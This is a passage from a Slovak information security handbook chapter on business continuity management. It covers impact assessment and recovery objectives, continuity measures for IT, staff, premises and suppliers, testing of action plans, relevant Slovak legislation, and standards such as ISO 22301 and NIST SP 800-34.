  - Vlastník procesu B ohodnotil dopad výpadku procesu B na úrovni vysoký.
  - Vlastník procesu B identifikoval vysokú závislosť procesu B na procese A.
  - Vlastník procesu A potvrdil závislosť procesu B na procese A.
  - Na základe identifikovanej závislosti je dopad výpadku procesu A korigovaný na úroveň procesu B, t.j. vysoký.
- **Určenie MTO, RTO a RPO**: Vlastník procesu určí v súlade s predchádzajúcim ohodnotením dopadov maximálnu dobu výpadku, cieľový čas obnovenia a cieľový bod obnovenia svojho procesu.
- **Identifikácia potrebných zdrojov a prostriedkov**: Vlastník procesu určí, ktoré zdroje a prostriedky, ktoré sú pre jeho proces nevyhnutné. Príklady zdrojov sú aplikácie/informačné systémy, technické prostriedky a infraštruktúra, údaje (vo fyzickej aj elektronickej podobe), ľudské zdroje, lokality, tretie strany (dodávatelia). Podľa identifikovaných závislostí sa na zdroje a prostriedky prenášajú ohodnotenia z úrovne procesov. Príklad:
  - Vlastník procesu A ohodnotil maximálnu dobu výpadku procesu A na úrovni 1 deň.
  - Vlastník procesu A identifikoval vysokú závislosť procesu A na softvérovej aplikácii X.
  - Maximálna doba výpadku aplikácie X bude určená na základe procesu A na úrovni 1 deň.

V prípade, že je jeden zdroj alebo prostriedok potrebný pre viac procesov s rôznymi hodnotami, berie sa do úvahy nižšia hodnota. Príklad:

- Vlastník procesu A ohodnotil maximálnu dobu výpadku procesu A na úrovni 1 deň.

- Vlastník procesu A identifikoval vysokú závislosť procesu A na softvérovej aplikácii X.
- Vlastník procesu B ohodnotil maximálnu dobu výpadku procesu B na úrovni 4 hodiny.
- Vlastník procesu B identifikoval vysokú závislosť procesu B na softvérovej aplikácii X.
- Maximálna doba výpadku aplikácie X bude určená ako nižšia hodnota ohodnotenia procesov A a B, t.j. na úrovni 4 hodiny.

- **Určenie priority procesov:** Usporiadanie procesov podľa predchádzajúcich ohodnotení a podľa záverov analýzy rizík. Kritériami pre určenie priority procesu je možný negatívny dopad a riziko výpadku.

### 11.2.3 Plánovanie

Cieľom aktivít tejto fázy je ošetrovanie tých rizík, ktorých hodnota prevyšuje akceptovateľnú úroveň a zároveň, pri ktorých sa dopad hrozby prejaví v narušení dostupnosti procesov a činností organizácie. Z možností na ošetrovanie rizík (redukcia, zachovanie, vyhnutie sa a prenesenie) sa BCM zaoberá redukciou rizika - zavedením predovšetkým korekčných opatrení a prenášaním rizika. Návrhy opatrení na redukciu a prenášanie rizika rozlišujeme podľa typu aktíva na ktorý pôsobí hrozba príslušného rizika. Nasledujúce časti sú preto štruktúrované podľa jednotlivých typov aktív a popisujú príklady konkrétnych opatrení.

Dôležitým krokom pri výbere opatrení na ošetrovanie rizík je analýza ekonomickej efektívnosti (pozri kapitolu 2.7). Vzhľadom na to, že opatrenia z oblasti BCM ošetrujú viacero individuálnych rizík, je dôležité porovnávať náklady zavedenia opatrení s ich kumulatívnym prínosom. Príklad: Záložné výpočtové centrum zabezpečí pri výpadku primárneho centra dostupnosť všetkých aplikácií, ktoré sú prevádzkovateľné zo sekundárneho výpočtového centra. Náklady na záložné centrum treba preto porovnávať s kumulatívnym prínosom zníženia všetkých rizík, ktoré súvisia s aplikáciami prevádzkovateľnými zo záložného centra.

#### *11.2.3.1 Opatrenia pre IKT prvky a údaje*

Základným opatrením pre údaje a softvérové vybavenie je zálohovanie a obnova zo zálohy. Pri implementácii tohto opatrenia je dôležité zodpovedať tri otázky: frekvencia zálohovania, rozsah zálohovania a umiestnenie záloh. Údaje získané v rámci fázy ohodnotenia dokážu zodpovedať všetky tieto otázky. Pre určenie primeranej frekvencie a rozsahu zálohovania je určujúci parameter cieľový bod obnovenia (RPO). K vhodnému umiestneniu záloh nám okrem iného pomôže aj parameter cieľový čas obnovenia (RTO). Téma zálohovania je podrobne rozobratá v kapitole 6 – bezpečnosť prevádzky.

Ďalším opatrením je rozloženie IKT prvkov do rôznych geografických oblastí, napríklad na už spomínané primárne a záložné výpočtové centrá. V primárnom výpočtovom centre je umiestnená produkčná prevádzka informačných systémov a záložné slúži pre prípad výpadku primárneho centra. Rozlišujeme rôzne stupne pripravenosti záložného centra. Platí pri tom, že čím väčšia je pripravenosť, tým rýchlejšie sa zrealizuje obnova, ale zároveň je riešenie nákladnejšie. Príklady pripravenosti záložného výpočtového centra sú nasledovné:

- **Postupná obnova** (angl. Cold Site alebo Cold Standby): Dopredu pripravené prenosné alebo trvalé priestory primeranej veľkosti, ktoré majú zavedené napájanie elektrickou energiou a telekomunikačné pripojenie. Inštalácia a konfigurácia hardvéru a softvéru a obnova údajov sa vykoná dodatočne.
- **Strednodobá obnova** (angl. Warm Site alebo Warm Standby): Obsahuje to isté čo predchádzajúci bod, plus navyše nenakonfigurovaný hardvér, softvér a sieťové komponenty. Konfigurácia hardvéru a softvéru a obnova údajov sa vykoná dodatočne.
- **Rýchla obnova** (angl. Hot Site alebo Hot Standby)**:** Navyše oproti predchádzajúcemu bodu obsahuje nakonfigurovaný a pripravený hardvér aj softvér. Potreba obnovy údajov zo zálohy.

Oproti vymenovaným možnostiam existujú aj riešenia vysokej dostupnosti (angl. High Availability Clusters) využívajúce technológie ako zrkadlenie (angl. mirroring) a rozloženie výkonu na viac prvkov (angl. load balancing). Tieto riešenia umožňujú obnovu bez akejkoľvek straty služby. V tomto prípade nehovoríme o primárnom a záložnom centre ale o dvoch (alebo dokonca viacerých) zrkadlených centrách (angl. mirrored sites), ktoré sú z pohľadu technickej vybavenosti na úrovni primárneho centra. Toto riešenie je vhodné použiť pri vysokých potenciálnych dopadoch, napríklad pre elektronické služby výkonu štátnej moci (eGovernment), obchodovanie cez Internet alebo služby elektronického bankovníctva.

#### *11.2.3.2 Opatrenia pre ľudské zdroje*

Ľudské zdroje sú špecifický typ aktíva, keď na jednej strane vykonávajú všetky neautomatizované procesy organizácie a na druhej strane sú nositeľmi schopností a znalostí. Práve špecifické schopnosti a znalosti jednotlivcov obmedzujú jednoduché nahradenie chýbajúcej osoby inou.

Nedostupnosť ľudských zdrojov môže byť spôsobená udalosťami na úrovni jednotlivcov (choroba, zranenie, smrť) alebo väčších skupín (epidémia), pričom priebeh konkrétneho scenára je veľmi individuálny. Zároveň použiteľnosť jednotlivých opatrení je rôzna pre jednotlivé organizačné jednotky organizácie, respektíve pre jednotlivé osoby. Z týchto dôvodov je veľmi náročné vybrať jediné správne opatrenie, ktoré pomôže vo všetkých prípadoch. Namieste je preto kombinácia viacerých opatrení. Príklady opatrení pre ľudské zdroje:

- **Navýšenie počtu pracovníkov oproti skutočným potrebám**: Toto opatrenie umožní vykryť neočakávané výpadky (práceneschopnosť) a zároveň zvyšuje flexibilitu pri plánovaní pracovných úloh.
- **Dokumentácia postupov a znalostí**: Aktuálna a prehľadná dokumentácia pracovných postupov, znalostí a skúseností umožní v prípade výpadku rýchlejší a efektívnejší nástup náhradných ľudských zdrojov.
- **Prekrývajúce sa pracovné pozície**: Rozsah jednotlivých pracovných pozícií nie je dizjunktný, ale existujú medzi nimi prieniky. Prípadný výpadok je potom možné vykryť zo zostávajúcich zdrojov.
- **Zastupiteľnosť / Plánovanie nástupníctva**: Na konkrétnu pracovnú pozíciu pripadá viac osôb, ktoré sa v prípade výpadku vedia zastúpiť.
- **Rotácia zamestnancov**: Pravidelnou rotáciou zamestnancov sa docielia širšie znalosti a širší záber jednej osoby, ako je jej aktuálna pozícia. Prípadný výpadok je potom možné vykryť zo zostávajúcich zdrojov, ktoré danú prácu v minulosti vykonávali.
- **Použitie tretích strán**: Ak to dovoľuje povaha prác, jednou z náhradných alternatív sú externí zamestnanci. Pri použití tejto stratégie sa odporúča nájsť vhodného dodávateľa a dohodnúť s ním podmienky vopred. Vzťah s dodávateľom môže byť postavený na kontrakte typu SLA, t.j. je presne stanovená úroveň služby, ktorú musí dodávateľ dodržať.

Za zavádzanie uvedených opatrení sú zodpovední vlastníci procesov, ktorým z ich pozície vyplývajú aj právomoci riešiť personálne otázky. Úloha manažéra IB je metodicky podporovať a koordinovať vlastníkov procesov a následne kontrolovať realizáciu vybraných opatrení.

#### *11.2.3.3 Opatrenia pre priestory*

Opatrenia uvedené v tejto kapitole sa týkajú priestorov, ktoré využívajú pracovníci organizácie pre realizáciu procesov organizácie. Opatrenia pre výpočtové centrá v ktorých sú umiestnené centrálne IKT prvky sú popísané v časti 11.2.3.1. Nedostupnosť priestorov môžu spôsobiť hrozby ako požiar, záplavy, prírodné katastrofy, demonštrácie, nepokoje, terorizmus a pod.

Príklady opatrení pre ľudské zdroje:

- **Alternatívne priestory v rámci organizácie**: Organizácia disponuje niekoľkými lokalitami, ktoré sú od seba geograficky vzdialené a majú voľné kapacity s pripravenými pracovnými priestormi. V prípade nedostupnosti niektorej z lokalít sa pracovníci presunú do druhej lokality podľa poradia priority procesov, ktorých kontinuitu je potrebné zaistiť,
- **Alternatívne priestory poskytnuté treťou stranou**: Organizácia uzavrie dohodu o poskytnutí náhradných pracovných priestorov treťou stranou. Môže ísť o recipročnú dohodu, kedy poskytovanie priestorov nie je primárnou činnosťou tretej strany a poskytuje ich za prísľub rovnakej pomoci v prípade nedostupnosti jej vlastných priestorov. Druhá možnosť je dohoda na komerčnom základe, keď tretia strana poskytuje alternatívne priestory za odplatu ako svoju primárnu činnosť.
- **Práca z domu**: Ak je to technicky realizovateľné a dovoľuje to povaha prác, je možné nariadiť pracovníkom prácu z domu.

Umiestnenie alternatívnych priestorov by nemalo byť príliš blízko pri hlavných priestoroch, aby nepodliehali rovnakému riziku výpadku a zároveň by nemali byť príliš ďaleko, aby to nesťažovalo presun a logistiku pracovníkov a pracovných prostriedkov.

Pre uvedené opatrenia je dôležitá mobilita pracovných prostriedkov.

#### *11.2.3.4 Opatrenia pre dodávateľov*

Spravidla každá organizácia využíva v dnešnej dobe dodávateľov. Príkladom dodávateľmi poskytovaných služieb môžu byť telekomunikačné služby, vývoj a údržba softvéru, právne poradenstvo, spracovanie miezd a pod. Dodávatelia pritom podliehajú vlastným rizikám, ktoré sa môžu prejaviť nedostupnosťou ich služieb, čo následne môže mať negatívny vplyv na dostupnosť procesov organizácie, ktorá využíva služby dodávateľa. Vzhľadom na, že opatrenia na strane dodávateľa sú mimo kontroly organizácie, potrebuje organizácie aplikovať vlastné opatrenia na ošetrovanie rizík súvisiacich s dodávateľmi, ako napríklad:

- **Zvýšenie počtu dodávateľov**: Aktívne využívanie niekoľkých dodávateľov na ten istý druh služby. Pri výpadku jedného dodávateľa sa rozložia dodávky na ostatných.
- **Identifikácia vhodných alternatívnych dodávateľov**: Organizácia si vopred vyhľadá vhodných náhradných dodávateľov a prípadne dohodne podmienky dodávky služieb, ktoré využije až v momente výpadku hlavného dodávateľa.
- **Dohody o úrovni poskytovaných služieb** (SLA): Zaviazanie dodávateľa k dodržaniu stanovených úrovní služieb. Príkladom parametrov môže byť dostupnosť služby v percentách, maximálna doba reakcie na mimoriadnu situáciu, maximálna doba na vyriešenie mimoriadnej situácie a obnovu služieb a pod. Stanovenie sankcií a povinnosti nahradiť škodu pri nedodržaní stanovených úrovní služieb.
- **Požiadavky na zabezpečenie BCM na strane dodávateľa**: Súčasťou požiadaviek na dodávateľa môže byť požiadavka preukázať primeranú schopnosť obnovy. Dodávateľ sa môže napríklad preukázať certifikátom na svoj systém riadenia kontinuity činností vydaný nezávislou certifikačnou autoritou, alebo umožní organizácii vykonať externý audit.

### 11.2.4 Implementácia

Cieľom aktivít tejto fázy je na jednej strane implementovať opatrenia vybrané v predchádzajúcej fáze a na druhej strane pripraviť akčné plány a vyškoliť personál tak, aby boli zavedené opatrenia pri výskyte incidentu čo najúčinnejšie. Samotné zavádzanie opatrení je popísané v kapitole 2. V tejto časti sa zameriame na prípravu akčných plánov a školenia personálu.

#### *11.2.4.1 Príprava akčných plánov*

Na vysvetlenie významu jednotlivých akčných plánov použijeme BSI štandard [2], s relatívne jednoduchou štruktúrou plánov:

- **Plán okamžitej reakcie** (Immediate measures plan) popisuje kroky na prvoradé zabezpečenie bezpečnosti a ochrany osôb.
- **Príručka krízového tímu** (Crisis team guide) spolu s **plánom krízovej komunikácie** (Crisis communication plan) dávajú návod na zvládnutie krízového stavu a popisujú riadenie komunikácie počas krízového stavu.
- **Plány kontinuity činností** (Business continuity plans) popisujú reakciu organizácie na výpadok kritických procesov spôsobený bezpečnostným incidentom. Plán kontinuity činností tvorí sada dokumentovaných postupov a informácií, ktoré umožnia organizácii obnovu a prevádzku kritických procesov na akceptovateľnej preddefinovanej úrovni. Príklad štruktúry plánu kontinuity činností je uvedený v prílohe 11.5.1.
- **Plány obnovy** (Recovery plans) obsahujú dokumentované postupy a informácie, ktoré umožnia organizácii obnovu a prevádzku zdroja/prostriedku. Plány obnovy dopĺňajú plány kontinuity činností. Príklad štruktúry plánu obnovy je uvedený v prílohe 11.5.2.

Akčné plány sú pripravované pre procesy a zdroje/prostriedky v závislosti od ich priority určenej vo fáze ohodnotenia a v súlade s opatreniami určenými vo fáze plánovania.
Na príprave akčných plánov sa na jednej strane podieľajú vlastníci a vykonávatelia procesov, respektíve správcovia zdrojov a prostriedkov, ktorí do prípravy plánov vložia svoje znalosti a skúsenosti s daným procesom, respektíve zdrojom/prostriedkom. Na strane druhej je to manažér IB, ktorého úlohou je zabezpečiť súlad akčných plánov s požiadavkami na obnovu ktoré majú naplniť, súlad s celkovým kontextom BCM v organizácii a konzistentnú formu.

Pripravené akčné plány musia byť schválené vedením organizácie.
Po príprave a schválení akčných plánov je potrebné vyškoliť osoby zahrnuté do akčných plánov tak, aby boli schopné akčné plány používať a dosiahnuť požadované výsledky. Za prípravu a realizáciu školení je zodpovedný manažér IB. S obsahovou časťou školení mu pomôžu vlastníci procesov a správcovia zdrojov, ktorí sa podieľali na príprave plánov.

### 11.2.5 Monitorovanie

Cieľom aktivít tejto fázy je overenie a udržiavanie pripravenosti organizácie zabezpečiť kontinuitu a obnovu kritických procesov a činností. Akčné plány sa vo väčšine prípadov nepodarí napísať na prvý krát dostatočne dobre. Na dosiahnutie požadovanej spoľahlivosti akčných plánov je potrebné ich opakované precvičovanie (testovanie). Pravidelné testy akčných plánov a v prípade potreby aj následné úpravy zároveň pomáhajú udržiavať akčné plány aktuálne a zvyšujú bezpečnostné povedomie zainteresovaných osôb.

Najspoľahlivejšia forma overenia pripravenosti organizácie je použitie akčných plánov pri výskyte skutočného bezpečnostného incidentu. Každý takýto prípad musí byť spätne posúdený a musí byť vyhodnotené, či boli použité akčné plány primerané a či nepotrebujú ďalšie úpravy.

Ďalšou aktivitou v rámci monitorovania je previerka, či sú v organizácii dosiahnuté ciele pre oblasť BCM stanovené bezpečnostnou politikou.

#### *11.2.5.1 Testovanie akčných plánov*

Pravidelným testovaním a precvičovaním akčných plánov dosahuje organizácia hneď niekoľko cieľov:

- odhalenie prípadných nedostatkov, chýb a nepresností v plánoch,
- zlepšenie informovanosti a povedomia o informačnej bezpečnosti u zainteresovaných pracovníkov.
- nadobudnutie a precvičovanie potrebných zručností,

- efektívnejšie použitie plánov,
- získanie istoty, že sa (vedenie organizácie a zamestnanci) môže na akčné plány spoľahnúť v prípade výskytu bezpečnostného incidentu.

Za organizáciu testovania, výkon testovania a následnú aktualizáciu akčných plánov zodpovedá manažér IB. Pri organizácii testovania musí brať do úvahy viacero faktorov. Predovšetkým je to priorita procesov a zdrojov/prostriedkov, pre ktoré sú akčné plány pripravené. Ďalej sú to náklady na testovanie, predovšetkým v podobe času zainteresovaných pracovníkov. Na záver sú to riziká spojené s jednotlivými typmi testov.

Testovanie akčných plánov je potrebné vykonávať v opakovaných cykloch minimálne na ročnej báze. Jeden cyklus obsahuje nasledovné kroky:

- príprava a schválenie plánu testovania na celý cyklus (napríklad rok),
- príprava a schválenie jednotlivých testov,
- výkon testovania v dohodnutom čase,
- dokumentácia priebehu a výsledkov testovania,
- analýza a vyvodenie záverov.

#### *11.2.5.1.1 Plán testovania*

Manažér IB je zodpovedný za prípravu plánu testovania akčných plánov, pričom zohľadní výsledky analýzy rizík, analýzy dopadov a predchádzajúce plány testovania. V rámci plánu určí vhodné typy testov (typy testov sú popísané v prílohe 11.5.3) jednotlivých akčných plánov a obdobie vykonania testovania. Plán testovania musí byť následne schválený vedením organizácie.

Manažér IB je následne zodpovedný za prípravu detailného návrhu každého testu, pričom zváži všetky možné negatívne dopady testu na prevádzku a funkčnosť činností organizácie. Vyhodnotené musia byť nasledovné oblasti:

- kritickosť procesov,
- prepojenie s ostatnými procesmi,
- vhodné typy testov,
- dostupnosť zdrojov potrebných na vykonanie plánovaných testov.

Návrhy jednotlivých testov musia byť následne schválené vedením organizácie.

#### *11.2.5.1.2 Výkon testu a jeho dokumentácia*

Manažér IB je zodpovedný za realizáciu jednotlivých testov v stanovenom termíne podľa plánu testovania a za zabezpečenie dokumentácie priebehu testovania (napr. vo forme protokolu z testovania). Na testovaní sa podieľajú osoby popísané v návrhu testu podľa pokynov manažéra IB.

#### *11.2.5.1.3 Analýza a vyvodenie záverov*

Po ukončení testu je manažér IB zodpovedný za vykonanie analýzy priebehu a výsledkov testovania v spolupráci s relevantnými účastníkmi testu, respektíve s ďalšími osobami (napr. vlastník aktíva). Analýza by sa mala zamerať na:

- vyhodnotenie vhodnosti a primeranosti obnovovacích postupov,
- vyhodnotenie vhodnosti a primeranosti alternatívnych postupov,
- vyhodnotenie časového trvania jednotlivých krokov akčného plánu,
- vyhodnotenie internej a externej komunikácie,

- vyhodnotenie potreby preškolenia jednotlivých zamestnancov.

Výsledkom analýzy je zhodnotenie úspešnosti testu, popis nedostatkov zistených počas testu a ak je to potrebné popísanie návrhov na nápravu a zmeny.

#### *11.2.5.2 Vyhodnotenie aktivácie akčných plánov*

Po výskyte bezpečnostného incidentu, počas ktorého bol aktivovaný akčný plán je potrebné vykonať analýzu a vyhodnotenie použitia akčného plánu. Za vyhodnotenie aktivácie akčných plánov a ich prípadnú aktualizáciu zodpovedá manažér IB. Analýza je kľúčová pre ohodnotenie schopnosti organizácie používať akčné plány a pre prípadné zlepšovanie akčných plánov. Analýza sa podobne ako pri analýze testovania akčných plánov zameriava na:

- vyhodnotenie vhodnosti a primeranosti obnovovacích postupov,
- vyhodnotenie vhodnosti a primeranosti alternatívnych postupov,
- vyhodnotenie časového trvania jednotlivých krokov akčného plánu,
- vyhodnotenie internej a externej komunikácie,
- vyhodnotenie potreby preškolenia jednotlivých zamestnancov.

Výsledkom analýzy je rovnako ako pri analýze testovania akčných plánov zhodnotenie úspešnosti použitia plánu, popis nedostatkov zistených počas použitia plánu a ak je to potrebné popísanie návrhov na nápravu a zmeny.

#### *11.2.5.3 Previerka BCM funkcie*

Oblasť BCM by mala byť, rovnako ako iné oblasti organizácie, predmetom previerky zo strany manažmentu a auditu. Účelom previerky je posúdenie dosiahnutia cieľov stanovených v bezpečnostnej politiky pre oblasť BCM, respektíve uistenie sa o vhodnosti, adekvátnosti a efektivite BCM funkcie. V rámci rozsahu previerky môžu byť napríklad nasledovné body:

- organizačný rámec BCM
- BCM dokumenty
- proces, výsledky a aktuálnosť analýzy rizík a analýzy dopadov
- návrhy a implementácia opatrení
- stav a pokrytie akčných plánov
- realizácia plánu testovania akčných plánov

Závery previerky BCM funkcie, spolu so závermi z testovania akčných plánov a z vyhodnotenia aktivácie akčných plánov tvoria východiská na kontinuálne zlepšovanie BCM funkcie.

## 11.3 BCM v legislatívnych aktoch SR a štandardoch

Oblasť BCM je parciálne riešená v niekoľkých legislatívnych aktoch. Sú to najmä Výnos MFSR č. 312/2010 o štandardoch pre ISVS [3], zákon č. 45/2011 o kritickej infraštruktúre [5] a zákon č. 122/2013 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov [6].

V rámci štandardov existujú štandardy zamerané špecificky na oblasť BCM (napr. ISO 22301 [8]), ako aj štandardy so širším záberom, ktoré sa venujú BCM ako podoblasti informačnej bezpečnosti (napr. ISO/IEC 27001 [2]).

### 11.3.1 Výnos MFSR č. 312/2010 o štandardoch pre ISVS

Výnos definuje bezpečnostné štandardy pre ISVS v rozsahu paragrafov 28 až 42, ktoré sú doplnené v súvisiacom Metodickom pokyne č. MF/23579/2011 [4]. Pre oblasť BCM sú relevantné nasledovné požiadavky:

§ 30 Manažment rizík pre oblasť informačnej bezpečnosti

*d) **analyzovanie procesov povinnej osoby**, ktoré sú podstatné pre plnenie činnosti povinnej osoby z hľadiska ich závislosti od informačných systémov verejnej správy, a určenie procesov, ktoré nemôžu prebiehať v prípade výpadku alebo obmedzenia funkčnosti príslušných informačných systémov verejnej správy; tieto procesy sú **kritickými procesmi***

*e) **analyzovanie rizík** vyplývajúcich z hrozieb pre informačné systémy verejnej správy, od ktorých závisia kritické procesy; tieto informačné systémy sú **kritickými informačnými systémami** verejnej správy*

*f) vypracovanie **plánov na obnovu** činnosti nefunkčných, poškodených alebo zničených kritických informačných systémov verejnej správy*

Komentár:

Body d) a e) sú v podstate požiadavkou na vykonanie analýzy dopadov a analýzy rizík a zároveň popisujú ako určiť kritické procesy a kritické ISVS.

Bod f) je jednoznačná požiadavka na prípravu plánov obnovy pre kritické ISVS.

§ 34 Fyzická bezpečnosť a bezpečnosť prostredia

*f) zabezpečenie, aby boli existujúce **záložné kapacity informačného systému** verejnej správy, zabezpečujúce funkčnosť alebo náhradu informačného systému verejnej správy, umiestnené v **sekundárnom zabezpečenom priestore**, dostatočne vzdialenom od zabezpečeného priestoru*

Doplnenie metodického pokynu:

*V tejto požiadavke nie sú myslené archivačné alebo prevádzkové zálohy, ale záloha funkčnosti systému (sekundárny server a podobne).*

Komentár:

Požiadavka v podstate určuje požadovanú úroveň opatrení, a to pre informačné systémy ako aj pre lokality.

*i) stanovenie parametrov pre informačné systémy verejnej správy, ktoré definujú **maximálnu prípustnú dobu výpadku** informačného systému verejnej správy a vytvorenie a zavedenie opatrení, ktoré sú zamerané na **riešenie obnovy prevádzky v prípade výpadku** informačného systému verejnej správy*

Komentár:

Požiadavka stanoviť maximálnu prípustnú dobu výpadku pre ISVS, pričom táto hodnota sa dá použiť ako referenčná pri testovaní obnovy. Druhá časť vety hovorí všeobecne o opatreniach na riešenie obnovy prevádzky v prípade výpadku ISVS, čo je iba inak pomenovaný plán obnovy.

§ 38 Zálohovanie

*d) zabezpečenie vykonania **testu obnovy** informačného systému verejnej správy a údajov z prevádzkovej zálohy najmenej **raz za jeden rok.***

Komentár:

Požiadavka na minimálnu frekvenciu testovania plánu obnovy ISVS.

§ 39 Fyzické ukladanie záloh

*b) fyzické ukladanie druhej kópie archivačnej zálohy **v inom objekte**, ako sa nachádzajú technické prostriedky informačného systému verejnej správy, ktorého údaje boli archivované tak, aby bolo minimalizované riziko poškodenia alebo zničenia dátových nosičov archivačnej zálohy v dôsledku požiaru, záplavy alebo inej živelnej pohromy*

Doplnenie metodického pokynu:

*Dôvodom je, aby pri poškodení budovy resp. miestnosti, kde sa nachádza server alebo iné súčasti informačného systému nenastalo zároveň zničenie oboch archivačných kópií. Je vhodné, aby napr. vzhľadom na ohrozenie požiarom nebola ako objekt uloženia susediaca budova.*

Komentár:
Zopakovanie a spresnenie požiadavky na úroveň opatrení z bodu f) § 34.

### 11.3.2 Zákon č. 45/2011 Z.z. o kritickej infraštruktúre

Pre oblasť BCM sú relevantné nasledovné požiadavky zákona:
§ 9 Povinnosti prevádzkovateľa
*(1) Prevádzkovateľ je povinný ochraňovať prvok pred narušením alebo zničením. Na ten účel prevádzkovateľ je povinný:*
*b) zaviesť bezpečnostný plán...*
§ 10 Bezpečnostný plán
*(1) Bezpečnostný plán obsahuje popis možných spôsobov hrozby narušenia alebo zničenia prvku, zraniteľné miesta prvku a bezpečnostné opatrenia na jeho ochranu.*
*(2) Bezpečnostné opatrenia na ochranu prvku sú najmä mechanické zábranné prostriedky, technické zabezpečovacie prostriedky, bezpečnostné prvky informačných systémov, fyzická ochrana, organizačné opatrenia, kontrolné opatrenia a ich vzájomná kombinácia.*
Komentár:
Súčasťou bezpečnostného plánu môže byť aj plán obnovy prvku ako kombinácia technických a organizačných opatrení na jeho ochranu.

### 11.3.3 Zákon č. 122/2013 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov

Vyhláška Úradu na ochranu osobných údajov z 13. júna 2013 o rozsahu a dokumentácii bezpečnostných opatrení [7] ustanovuje podľa §20 ods. 3 zákona č. 122/2013 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov [6] nasledovné požiadavky v oblasti BCM:
§ 4
Bezpečnostná smernica podľa § 19 ods. 2 zákona obsahuje:
e) postupy pri haváriách, poruchách a iných mimoriadnych situáciách vrátane preventívnych opatrení na zníženie rizika vzniku mimoriadnych situácií a možností efektívnej obnovy stavu pred haváriou, poruchou alebo inou mimoriadnou situáciou.
Komentár:
Bod e) je jednoznačná požiadavka na prípravu plánu obnovy pre informačný systém v ktorom sú spracúvané osobné údaje.

### 11.3.4 Prehľad štandardov pre oblasť BCM

BCM ako jednu z kľúčových oblastí IB nájdeme v štandardoch, ktoré sa zaoberajú celou šírkou problematiky IB. Základné sú normy ISO/IEC rady 2700xx konkrétne sú to *ISO/IEC 27001 — Information security management systems — Requirements* [2] a *ISO/IEC 27002 — Code of practice for information security management* [3], ktoré zavádzajú systematický prístup k riadeniu IB v organizácii (pozri kapitolu 2). Požiadavka na plány kontinuity činnosti je zaradená do bezpečnostnej politiky a rozobratá podrobnejšie v samostatnej kapitole normy.
Z rady noriem ISO/IEC 2700xx je aj norma *ISO/IEC 27031:2011 Information technology — Security techniques — Guidelines for information and communication technology readiness for business continuity* [13], ktorá popisuje procesy na prevenciu, predikciu a riadenie udalostí týkajúcich sa IKT, ktoré môžu narušiť kontinuitu činností organizácie.
Ďalšie normy z rady 2700xx popisujúce dôležité súčasti BCM oblasti sú *ISO/IEC 27005 — Information security risk management* [11] a *ISO/IEC TR 27008 — Guidance for auditors on ISMS controls (focused on the information security controls)* [12]. Bližší popis je uvedený v kapitole 2.
Samostatná ISO norma, ktorá sa venuje manažmentu kontinuity činností je *ISO 22301 Societal security – Business continuity management systems --- Requirements* [8]. Norma popisuje systém manažmentu kontinuity činností (angl. Business Continuity Management System) založený na rovnakom prístupe (PDCA cyklus) ako systém manažmentu IB podľa normy ISO/IEC 27001 [2].

Organizácie si môžu podľa normy ISO 22301 certifikovať svoj systém manažmentu kontinuity činností.
Okrem medzinárodných štandardov existujú aj národné štandardy a metodické materiály. Stručne spomenieme najdôležitejšie z nich.
Britský inštitút pre štandardy (British Standards Institution) vydal v roku 2006 britský národný štandard *BS 25999 - Business Continuity Management* [14], z ktorého sa neskôr vyvinul medzinárodný štandard ISO 22301.
Americký NIST (National Institute of Standards and Technology – Národný inštitút pre štandardy a technológie) vydal *NIST Special Publication 800-34 Rev. 1 - Contingency Planning Guide for Federal Information Systems* [15]. Publikácia poskytuje štruktúrovaný návod a odporúčania na zavedenie procesu plánovania kontinuity pre obnovu informačných systémov po havárii. Dokument bol pripravený pre americké federálne informačné systémy, ale minimálne ako inšpirácia je použiteľný aj v slovenských podmienkach.
Nemecký BSI vydal niekoľko štandardov zameraných na IB. Posledný z nich *BSI Standard 100-4: Business Continuity Management* [2] popisuje, ako vyvinúť, zaviesť a udržiavať v organizácii systém na riadenie kontinuity činnosti. Štandard sa dá použiť buď samostatne, alebo ako doplnok k predchádzajúcim štandardom zameraným na ISMS (pozri kapitolu 2).

## 11.4 Zdroje a literatúra


[1] Metodika KPMG Business Continuity Management Toolkit

[1] ISO/IEC 27005 Information technology – Security techniques – Information security risk management

[2] BSI Standard 100-4 Business Continuity Management, v.1.0. Federal Office for Information Security, Bonn, 2009

[3] Výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy

[4] Metodický pokyn Ministerstva financií Slovenskej republiky č. MF/23579/2011-165 k výnosu Ministerstva financií Slovenskej republiky z 9. júna 2010 č. 312/2010-132 Z. z. o štandardoch pre informačné systémy verejnej správy

[5] Zákon č. 45/2011 Z.z. o kritickej infraštruktúre

[6] Zákon č. 122/2013 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov

[7] Vyhláška Úradu na ochranu osobných údajov z 13. júna 2013 o rozsahu a dokumentácii bezpečnostných opatrení

[8] ISO 22301 Societal security – Business continuity management systems --- Requirements

[9] ISO/IEC 27001 Information technology -- Security techniques -- Information security management systems -- Requirements

[10] ISO/IEC 27002 Information technology – Security techniques – Code of practice for information security controls

[11] ISO/IEC 27005 — Information security risk management

[12] ISO/IEC 27008 Security techniques -- Guidelines for auditors on information security management systems controls

[13] ISO/IEC 27031 Information technology — Security techniques — Guidelines for information and communication technology readiness for business continuity

[14] BS 25999 - Business Continuity Management

[15] NIST Special Publication 800-34 Rev. 1 - Contingency Planning Guide for Federal Information Systems

## 11.5 Prílohy

V tejto časti uvádzame štruktúru plánov kontinuity činností a plánov obnovy odporúčanú podľa metodiky KPMG [1], ktorá vychádza zo štandardov [2], [14] a [15]. Kapitola ďalej obsahuje rámcové typy testov akčných plánov. Plány by mali obsahovať, respektíve aspoň rámcovo upravovať nasledovné:

### 11.5.1 Plány kontinuity činností

#### *11.5.1.1.1 Údaje o dokumente plánu*

- Kto plán vytvoril
- Kto plán schválil
- Vlastník plánu / osoba zodpovedná za jeho aktualizáciu
- Distribúcia a umiestnenie plánu (ktoré osoby k plánu majú prístup a kde sú umiestnené jeho elektronické a papierové kópie)
- Referencie na iné dokumenty

#### *11.5.1.1.2 Údaje o procese*

Údaje o procese, ktorého sa plán týka.

- Popis procesu vychádzajúci z informácií získaných v rámci analýzy dopadov a analýzy rizík, t.j. vstupy, jednotlivé aktivity a výstupy procesu.
- Vlastník procesu a jeho zástupcovia (názov funkcie aj mená).
- Parametre procesu získané v rámci analýzy dopadov – MTO, RTO a RPO.
